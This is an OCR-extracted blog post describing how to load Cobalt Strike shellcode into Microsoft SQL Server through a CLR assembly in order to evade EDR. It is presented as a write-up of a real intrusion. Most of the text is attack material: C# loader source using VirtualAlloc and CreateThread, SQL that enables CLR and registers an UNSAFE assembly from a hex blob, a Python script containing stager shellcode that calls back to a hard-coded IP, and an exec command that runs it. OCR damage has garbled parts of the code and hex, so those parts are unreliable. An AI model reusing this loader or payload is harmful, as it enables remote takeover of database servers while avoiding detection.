How To Use MSSQL CLR Assembly To Bypass EDR

blog.pyn3rd.com/2024/11/22/How-to-use-MSSQL-CLR-assembly-to-bypass-EDR

November 22, 2024

by pyn3rd
2024-11-22 (Updated: 2024-11-22)

Background

A few days ago, I dealt with a blackmail incident involving an MSSQL database, which potentially evaded EDR detection. I intend to share the entire process.

Upon analyzing the situation, I found that the root cause was a weak password—essentially a type of dictionary password. The hacker was able to log in to the database using this weak password and injected his Cobalt Strike shellcode, gaining complete control over the MSSQL Server.

What is CLR

CLR, officially referred to by Microsoft as the Common Language Runtime, is a component of the .NET Framework that has been integrated into SQL Server since SQL Server 2005. This means that you can now use any .NET Framework language—including Microsoft Visual Basic .NET and Microsoft Visual C#—to write stored procedures, triggers, user-defined types, user-defined functions, user-defined aggregates, and table-valued functions.


Compile CLR Assembly


Open Visual Studio Installer and click on `modify`


Select `Data Storage and Processing` tool

Create new project

My experimental environment is MSSQL 2022, and both the relevant version and script creation have been selected correctly









After completing the addition of the new project, most of current windows servers run on 64-bit platform, so here I provide the code for 64-bit platform

```
using System;
using Microsoft.SqlServer.Server;
using System.Runtime.InteropServices;
public partial class StoredProcedures
{
    [SqlProcedure]
    public static void shellcode_loader(string sc)
    {
// Place your code
        SqlContext.Pipe.Send(shellcode_exec(sc));
    }
    public static string shellcode_exec(string sc)
    {
0x40);
byte[] sa = new byte[1000];
int shellcode_len = sc.Length / 2;
for (int i = 0; i < shellcode_len; i++)
{
    string code = "0x" + sc.Substring(i * 2, 2);
    int a = Convert.ToInt32(code, 16);
    sa[i] = (byte)a;
}
UInt64 shellcodeAddress = VirtualAlloc(0, (UInt64)sa.Length, 0x1000,
Marshal.Copy(sa, 0, (IntPtr)(shellcodeAddress), sa.Length);
CreateThread(0, 0, shellcodeAddress, 0, 0, 0);
return "";
    }
    [DllImport("kernel32")]
    private static extern UInt64 VirtualAlloc(UInt64 lpAddress, UInt64
dwSize,
UInt64 flAllocationType, UInt64 flProtect);
    [DllImport("kernel32")]
    private static extern UInt32 CreateThread(UInt32 lpThreadAttributes,
UInt32
dwStackSize, UInt64 lpStartAddress, UInt32 lpParameter, UInt32
dwCreationFlags,
UInt32 lpThreadId);
}
```


Select Generate to generate solution



We'll get a SQL file in bin directory



We'll have to abstract code fragment to create assembly



Execute the following SQL statements

```
sp_configure 'clr enabled', 1
GO
RECONFIGURE
   GO
ALTER DATABASE master SET TRUSTWORTHY ON;
GO
CREATE ASSEMBLY [MSSQL_ShellCodeLoader]
    AUTHORIZATION [dbo]

       FROM
0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000
00
0000000000000000000000000000000000000000800000000E1FBA0E00B409CD21B8014CCD2154
68
69732070726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0
A2
4000000000000005045000064C010300DBD669650000000000000000E00022200B013000000A0000
00
060000000000005E280000020000000400000000000100020000000200000400000000000000000
60
0000000000000008000000002000000000000030060850000100000100000000010000010000000
00
0000100000000000000000000000000C2800004F00000000400000D802000000000000000000000
00
0000000000000600000C000000D42600001C0000000000000000000000000000000000000000000
00
0000000000000000000000000000000000000000000200000800000000000000000000000820000
00
048000000000000000000000002E74657874000000640800000020000000A00000002000000000
00
0000000000000000200000602E72737263000000D802000000400000000400000000C00000000000
00
0000000000000004000004002E72656C6F6300000C000000006000000002000000100000000000000
00
0000000000000040000042000000000000000000000000000000000402800000000000480000000
20
005000821000CC0500000100000000000000000000000000000000000000000000000000000000000
00
0000000000000000000000000000000000000000000000000000004E00280500000A0228020000066
F0
600000A002A133006008E0000000100001100 20E80300008D090000010A026F0700000A185B0B16
0D
2B2D00720100007002091 85A186F0800000A280900000A130411041F10280A00000A13050609110
5D
29C000917580D0907FE04130611062DC9166A068E696A20001000006A1F406A28030000060C0616
08
280B00000A068E69280C00000A00161608161616280400000626720700007013072B0011072A220
22
80D00000A002A0042534A42010001000000000000C00000076342E302E33303331390000000005 00
6C
0000000402000023 7E0000700200009802000023537472696E6773000000000805000 00C0000002
35
553001405000010000000234755494400000024050000A800000023426C6F620000000000000002
00
0001471502140900000000FA013300160000010000000D0000000200000005000000 0C0000000D0
00
0000400000001000000010000000200000001000000020000000000320101000000000000600B800
E0
010600D800E00106008E00AE010F000002000006006302 4C010A00A20086010A00880286010A007
50
086010600F6004C0106000E014C01060080024C010600A7014C0106002A01C10100000000120000
```

00
0000010001000100100000F020000150001000100502000000000960069015300010064200000000
09
60030005800020000000000800091203F005D000300000000008000091205A0065000700FE200000
00
008618A10106000D00000001004C00000001004C00000001004302000002000701000003007D000
00
004006A020000010020020000020 0FB00000003004D02000004007A010000050033020000006004F
00
0900A10101001100A10106001900A1010A003100A10106003900 6C0010004100670015005 1001F0
12
600510015012A0051005C02300059000A00360061007 4023C00690093024 1002900A10106002000
23
00A0002E000B006F002E00130078002E001B0097001A00010000010700 3F000100000109005A000
10
00480000000000000000000000000000000053010000040000000000000000000004A00270000
00
0000040000000000000000000004A001B000000000000000006B65726E656C333200546F496E743
33
2003C4D6F64756C653E0053797374656D2E44617461006D73636F726C6962007368656C6C636F64
65
5F65786563005669727475616C416C6C6F63007363006C705468726561644964004372656174655
46
8726561640053656E64006765745F506970650053716C5069706500666C416C6C6F636174696F6E
54
797065004465627567616 26C65417474726962757465005 3716C50726F6365647572654174747
26
96275746500436F6D70696C6174696F6E52656C61786174696F6E7341747472696275746500527 5
6E
74696D65436F6D7061746962696C6974794174747269627574650042797465006477537461636B5
36
97A6500647753697A6500537472696E6700537562737472696E67006765745F4C656E677468004D
61
727368616C004D5353514C5F5368656C6C436F64654C6F616465722E646C6C0053797374656D004
D5
353514C5F5368656C6C436F64654C6F6164657200736865 6C6C636F64655F6C6F61646572006C70
50
6172616D65746572004D6963726F736F66742E53716C5365727665722E536572766572002E63746
F7
200496E7450747200537973746 56D2E446961676E6F737469637300537973746 56D2E52756E7469
6D
652E496E7465726F705365727669636573005379737465 6D2E52756E74696D652E436F6D70696C6
57
2536572766963657300446562756767696E674D6F6465730053746F72656450726F636564757265
73
006C705468726561441747472696275746573006477437265617469 6F6E466C616773006C70416
46
472657373006C705374617274416464726573730043 6F6E636174004F626A65637400666C50726F
74
656374006F705F4578706C6963697400436F6E766572740053716C436F6E7465787400436F70790
00
0053000780000010000000001899F70588C10A4B9408847FF516E945000420010108032000010520
01
011111040000122104200101 0E0B07081D05080B080E08020E032000080520020E08080500020E0
E0
E050002080E08040001180A080004011D0508180808B77A5C561934E089040001010E0400010E0E
07
00040B0B0B0B0B0900060909090B0909090801000800000000001E0100010054021657726170 4E6
F6


E457863657074696F6E5468726F7730108010007010000000004010000000000000000000DBD6

```
69
650000000020000001C010000F0260000F008000052534453F44668E3C2CF6F49926FADC8983C8
E9
601000000453A5C6D7373716C2D70726F6A6563745C44617461626173653335C6F626A5C44656275
67
5C4D5353514C5F5368656C6C436F64654C6F616465722E706462000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000342800000000000000000004E2800000020
00
000000000000000000000000000000000000000000402800000000000000000000005F436F724
46
C6C4D61696E006D73636F7265652E646C6C0000000000FF25002000100000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000001001000000018000080000000000000000000000000000100010000003
00
000800000000000000000000000000001000000000048000000584000007C020000000000000
00
00007C0234000000560053005F005600450052005300490004F004E005F0049004E0046004F00000
00
000BD04EFFE000001000000000000000000000000000003F000000000000000400000002000
00
000000000000000000000000000044000000010056006100720046006900 6C00650049006E0066006
F0
000000000240004000000540072006 1006E0073006C006100740069006F006E00000000000000B0
04
DC0100000100530074007200690 06E006700460069006C00650049006E0066006F000000B801000
00
100300030003000300030003400620030000000 2C000200010046006900 6C006500440065007300
63
007200690070007400690 06F006E000000000020000000300008000100460069006C00650056006
50
07200730069006F006E000000000030002E0030002E0030002E003000000054001A00010049006E
00
7400650072006E0061006C004E0061006D00650000004D005300530051004C005F0053006800650
```


```
06
C006C0043006F00640065004C006F0061006400650072002E0064006C006C000000280002000100
4C
006500670061006C0043006F0070007900720069006700680074000000200000005C001A0001004
F0
0720069006700690006E0061006C00460069006C0065006E0061006D00650000004D005300530051
00
4C005F005300680065006C006C0043006F00640065004C006F0061006400650072002E0064006C0
06
C00000034000800010050007200 6F0064007500630074005600650072007300690006F006E000000
30
002E0030002E0030002E003000000038000800010041007300730065006D0062006C00790020005
60
06500720073006900 6F006E00000030002E0030002E0030002E003000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
0000000000000002000000C00000006038000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00

00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00
000000000000000000000000000000000000000000000000000000000000000000
    WITH PERMISSION_SET = UNSAFE;
GO
CREATE PROCEDURE [dbo].[shellcode_loader]
@sc NVARCHAR (MAX)
AS EXTERNAL NAME [MSSQL_ShellCodeLoader].[StoredProcedures].[shellcode_loader]
```

Create stored procedure

Turn on the CRL feature of MSSQL and then create stored procedure



Generate shellcode using the C programming language in Cobalt Strike



Convert the format of ShellCode with Python script


```
def hex_convert():
   byte_sequence =
b'\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x
31\xd
2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0
f\xb7
\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d
\x41\
x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\
x78\x
18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x
50\x8
b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x4
8\x01
\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1
\x4c\
x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\
x8b\x
0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x
58\x5
e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x5
9\x5a
\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6e\x65
\x74\
x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x48\x31\
xc9\x
48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56\x79\xa7\x
ff\xd
5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x4b\x1f\x00\x00\x4d\x31\xc9\x41\x51\x41\x5
1\x6a
\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc1\x48\x31
\xd2\
x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba\xeb\x55\x2e\
x3b\x
ff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x89\xda\x49\x
c7\xc
0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff\xd5\x85\xc
0\x0f
\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3\xe9\xe4\x01
\x00\
x00\xe8\xa2\xff\xff\xff\x2f\x52\x4e\x50\x6d\x00\xa4\xc1\x12\x2f\x52\x7f\xda\
xdb\x
19\x11\x20\x16\x2f\x85\xc8\x97\x87\xd4\xc7\xfc\x3f\x20\xb2\xc9\xed\x23\x14\x
12\x0
2\x8c\x22\xcb\x04\x9c\xd3\x02\x2c\x42\x0e\xf2\xb6\x17\x2a\x11\x9d\x7b\x2e\xe
0\x1b
\x52\x05\xc6\x53\x86\xca\x1e\xb6\x2c\xa0\xb2\x3d\x13\x89\x5e\x93\xf1\x03\x3b
\xa5\
xf9\xce\xa4\xc8\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\
x7a\x
69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x
65\x3
b\x20\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x2
0\x4e
\x54\x20\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65
\x6e\
x74\x2f\x35\x2e\x30\x3b\x20\x4d\x41\x54\x50\x3b\x20\x4d\x41\x54\x50\x29\x0d\
x0a\x
00\x90\x43\x13\x5b\x13\x34\x7d\x9f\x7e\x65\x68\x85\xfa\x95\xa8\xb8\xfc\x36\x
ec\x7
5\x24\x1d\x8f\xc5\xa4\xc7\x06\x55\x35\xf6\x14\x82\x31\x46\x25\x94\x14\x70\x7
```

```
e\x49
\x9c\x0b\x3e\xef\x29\x03\xcc\x77\x72\x23\xdc\xf9\x9d\x8e\x93\x6a\xef\x36\x76
\xa3\
x63\x60\xe8\x60\xb6\x8f\x08\x48\xb4\x0c\xa5\x03\x44\x0a\x4c\xb1\x36\x99\xe6\
xe0\x
3c\xc7\xcc\x05\x74\x18\x49\x1a\x61\x39\xd9\x58\xe0\xbd\xdd\x74\x3a\x24\xe6\x
91\xa
4\xfd\x70\xcc\xd2\xcf\x20\x76\x63\x47\xe1\x5b\x32\x34\x87\x05\x13\x6e\x4d\xd
7\x21
\x29\xdc\xf6\x5b\x4a\x05\x72\xdf\xfb\xe7\xd6\x27\x04\x6a\x18\xc8\x8d\x55\x49
\x43\
xae\xe8\x46\x85\x35\x43\x0a\x1f\x83\x04\x20\xba\x10\x97\xe4\x36\x3a\x0a\xac\
x77\x
07\x42\x86\x17\x73\x53\x73\x3f\x0e\x0b\x5a\xd0\x6a\x03\xd6\x39\x59\xaf\x8f\x
a1\x5
1\xa3\xb8\x45\xa1\x82\x26\x0e\x9d\xa7\x01\xe7\x76\x5e\x42\xb9\x4b\x14\x4c\xc
8\x27
\xec\x8b\x7a\x58\x00\x41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31\xc9\xba\x00\x00
\x40\
x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\
xff\x
d5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x
00\x4
9\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x6
6\x8b
\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3
\xe8\
x9f\xfd\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x33\x2e\x31\x33\x30\x00\x3a\
xde\x
68\xb1'
   convert_string = ''.join(format(byte, '02x') for byte in byte_sequence)
   print(convert_string)
if __name__ == '__main__':
    hex_convert()
```

Load and execute ShellCode

```
exec shellcode_loader
'fc4883e4f0e8c8000000415141505251564831d265488b5260488b5218488b5220488b72504
80fb7
4a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d066
81781
